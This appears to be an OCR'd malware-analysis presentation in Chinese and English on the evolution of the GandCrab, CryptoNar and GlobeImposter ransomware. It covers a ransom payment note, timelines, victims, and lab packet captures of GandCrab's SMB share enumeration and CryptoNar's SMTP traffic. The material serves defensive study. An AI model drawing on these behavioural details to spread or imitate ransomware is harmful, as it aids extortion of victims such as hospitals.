
Payment amount 0.69468565 DSH

To complete a payment, please send
0.69468565 DSH
to the address

註 : https://www.vmray.com/cyber-security-blog/gandcrab-ransomware-evolution-analysis/


註 : https://www.bleepingcomputer.com/news/security/gandcrab-ransomware-version-2-released-with-new-crab-extension-and-other-changes/

GandCrab v5 特殊SMB網路活動



```
No.  Time                        Source           Destination      Protocol  Length  Info
 236 2019-10-25 18:59:55.369355  192.168.200.25   192.168.200.162  SMB          162  Session Setup AndX Request, NTLMSSP_NEGOTIATE
 237 2019-10-25 18:59:55.369529  192.168.200.162  192.168.200.25   SMB          299  Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_
 238 2019-10-25 18:59:55.369752  192.168.200.25   192.168.200.162  SMB          514  Session Setup AndX Request, NTLMSSP_AUTH, User: C5-201907\Admi
 239 2019-10-25 18:59:55.370742  192.168.200.162  192.168.200.25   SMB          175  Session Setup AndX Response
 240 2019-10-25 18:59:55.373275  192.168.200.25   192.168.200.162  SMB          132  Tree Connect AndX Request, Path: \\HTTP\IPC$
 241 2019-10-25 18:59:55.373380  192.168.200.162  192.168.200.25   SMB          114  Tree Connect AndX Response
 242 2019-10-25 18:59:55.373655  192.168.200.25   192.168.200.162  SMB          160  Tree Connect AndX Request, Path: \\HTTP\PVSJS-DECRYPT.HTML
 243 2019-10-25 18:59:55.373737  192.168.200.162  192.168.200.25   SMB           93  Tree Connect AndX Response, Error: STATUS_BAD_NETWORK_NAME
 244 2019-10-25 18:59:55.373874  192.168.200.25   192.168.200.162  SMB          160  Tree Connect AndX Request, Path: \\HTTP\PVSJS-DECRYPT.HTML
 245 2019-10-25 18:59:55.373957  192.168.200.162  192.168.200.25   SMB           93  Tree Connect AndX Response, Error: STATUS_BAD_NETWORK_NAME
 246 2019-10-25 18:59:55.375537  192.168.200.25   192.168.200.162  SMB          158  NT Create AndX Request, FID: 0x4000, Path: \srvsvc
 247 2019-10-25 18:59:55.375726  192.168.200.162  192.168.200.25   SMB          193  NT Create AndX Response, FID: 0x4000
 248 2019-10-25 18:59:55.375833  192.168.200.25   192.168.200.162  SMB          130  Trans2 Request, QUERY_FILE_INFO, FID: 0x4000, Query File Stand
 249 2019-10-25 18:59:55.375925  192.168.200.162  192.168.200.25   SMB          142  Trans2 Response, FID: 0x4000, QUERY_FILE_INFO
 250 2019-10-25 18:59:55.376034  192.168.200.25   192.168.200.162  DCERPC       238  Bind: call_id: 2, Fragment: Single, 2 context items: SRVSVC V3
 251 2019-10-25 18:59:55.376127  192.168.200.162  192.168.200.25   SMB          105  Write AndX Response, FID: 0x4000, 116 bytes
 252 2019-10-25 18:59:55.376198  192.168.200.25   192.168.200.162  SMB          117  Read AndX Request, FID: 0x4000, 1024 bytes at offset 0
 253 2019-10-25 18:59:55.376289  192.168.200.162  192.168.200.25   DCERPC       210  Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_rec
 254 2019-10-25 18:59:55.380062  192.168.200.25   192.168.200.162  SRVSVC       226  NetShareEnumAll request
 255 2019-10-25 18:59:55.380293  192.168.200.162  192.168.200.25   SRVSVC       490  NetShareEnumAll response
 256 2019-10-25 18:59:55.386527  192.168.200.25   192.168.200.162  SMB           99  Close Request, FID: 0x4000
 257 2019-10-25 18:59:55.386623  192.168.200.162  192.168.200.25   SMB           93  Close Response, FID: 0x4000
 258 2019-10-25 18:59:55.393407  192.168.200.25   192.168.200.162  SMB          130  Tree Connect AndX Request, Path: \\HTTP\???
 259 2019-10-25 18:59:55.393557  192.168.200.162  192.168.200.25   SMB          120  Tree Connect AndX Response
 260 2019-10-25 18:59:55.407923  192.168.200.25   192.168.200.162  SMB          182  NT Create AndX Request, Path: \PVSJS-DECRYPT.html
```

The Evolution of CryptNar Ransomware



Distribute Ransomware

Email

By phishing email messages with a fake pdf file.

Particular Behavior

Challenge the victims

It leaves its source code on the victim's computer, challenging the victim to reverse the encryption routine themselves.

Network Traffic

2019~

This ransomware will connect to a SMTP Server and another HTTPS Server both.


Major Victims

2016~2019

Top 3 Countries Infected:
United Kingdom, Italy, Bangladesh.


參考資料: https://www.enigmasoftware.com/t1happyransomware-removal/, 2019

CryptoNar 特殊SMTP網路活動



No.	Time	Source	Destination	Protocol	Length	Info
66	2019-10-24 20:04:35.603692	fe80::e4a4:5bb4:7f81:2cc3	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
67	2019-10-24 20:04:36.482538	AsustekC_5d:41:8d	Broadcast	ARP	60	Who has 192.168.200.53? Tell 192.168.200.51
68	2019-10-24 20:04:37.249097	AsustekC_5d:41:92	Broadcast	ARP	42	Who has 192.168.200.254? Tell 192.168.200.13
69	2019-10-24 20:04:37.250436	LannerEl_05:ab:62	AsustekC_5d:41:92	ARP	60	192.168.200.254 is at 00:90:0b:05:ab:62
70	2019-10-24 20:04:37.250458	192.168.200.13	1.1.1.1	DNS	72	Standard query 0xd72b A smtp.zoho.eu
71	2019-10-24 20:04:37.258282	1.1.1.1	192.168.200.13	DNS	88	Standard query response 0xd72b A smtp.zoho.eu A 31.186.
72	2019-10-24 20:04:37.276942	192.168.200.13	31.186.243.164	TCP	66	49383 → 587 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256
73	2019-10-24 20:04:37.559786	31.186.243.164	192.168.200.13	TCP	66	587 → 49383 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=
74	2019-10-24 20:04:37.559868	192.168.200.13	31.186.243.164	TCP	54	49383 → 587 [ACK] Seq=1 Ack=1 Win=66560 Len=0
75	2019-10-24 20:04:37.848103	31.186.243.164	192.168.200.13	SMTP	126	S: 220 mx.zohomail.com SMTP Server ready October 24, 20
76	2019-10-24 20:04:37.848774	192.168.200.13	31.186.243.164	SMTP	71	C: EHLO C3-2019008
77	2019-10-24 20:04:38.129582	31.186.243.164	192.168.200.13	TCP	60	587 → 49383 [ACK] Seq=73 Ack=18 Win=29312 Len=0
78	2019-10-24 20:04:38.130442	31.186.243.164	192.168.200.13	SMTP	124	S: 250-mx.zohomail.com Hello C3-2019008 (192.168.136.2
79	2019-10-24 20:04:38.130542	31.186.243.164	192.168.200.13	SMTP	68	S: 250-STARTTLS
80	2019-10-24 20:04:38.130571	192.168.200.13	31.186.243.164	TCP	54	49383 → 587 [ACK] Seq=18 Ack=157 Win=66560 Len=0
81	2019-10-24 20:04:38.130658	31.186.243.164	192.168.200.13	SMTP	73	S: 250 SIZE 53477376
82	2019-10-24 20:04:38.130746	192.168.200.13	31.186.243.164	SMTP	64	C: STARTTLS
83	2019-10-24 20:04:38.413229	31.186.243.164	192.168.200.13	SMTP	79	S: 220 Ready to start TLS.
84	2019-10-24 20:04:38.420564	192.168.200.13	31.186.243.164	TLSv1	174	Client Hello
85	2019-10-24 20:04:38.603796	fe80::e4a4:5bb4:7f81:2cc3	ff02::c	SSDP	208	M-SEARCH * HTTP/1.1
86	2019-10-24 20:04:38.635126	fe80::ec82:c076:cf7:c683	ff02::1:2	DHCPv6	156	Solicit XID: 0xc13c38 CID: 0001000124168 3f420cf30e9f0dc
87	2019-10-24 20:04:38.703151	31.186.243.164	192.168.200.13	TLSv1	1454	Server Hello
88	2019-10-24 20:04:38.703270	31.186.243.164	192.168.200.13	TCP	1454	587 → 49383 [ACK] Seq=1601 Ack=148 Win=29312 Len=1400 [
89	2019-10-24 20:04:38.703299	192.168.200.13	31.186.243.164	TCP	54	49383 → 587 [ACK] Seq=148 Ack=3001 Win=66560 Len=0
90	2019-10-24 20:04:38.703370	31.186.243.164	192.168.200.13	TLSv1	439	Certificate, Server Key Exchange, Server Hello Done

The Evolution of GlobeImposter Ransomware



GlobeImposter
Ransomware

2017.5

首次出現 1.x
此版本可以直接解密

2018.2

中國大陸2家醫院受害
湖北襄陽南漳縣人民醫院
湖南省兒童醫院
http://www.freebuf.com/news/163284.html

2018.4至8

GlobeImposter 2.x
變種病毒多次變更加密演算與些許程式碼，加密檔案名稱小幅異動。
https://mp.weixin.qq.com/s/gw412NDxEYWyqxev9bh0XQ

2019.1

GlobeImposter 3或4
大幅變更加密方式，採用RSA + AES 的前後加密方式，讓解密複雜度增加。中國大陸，有若干法院機構遇駭。
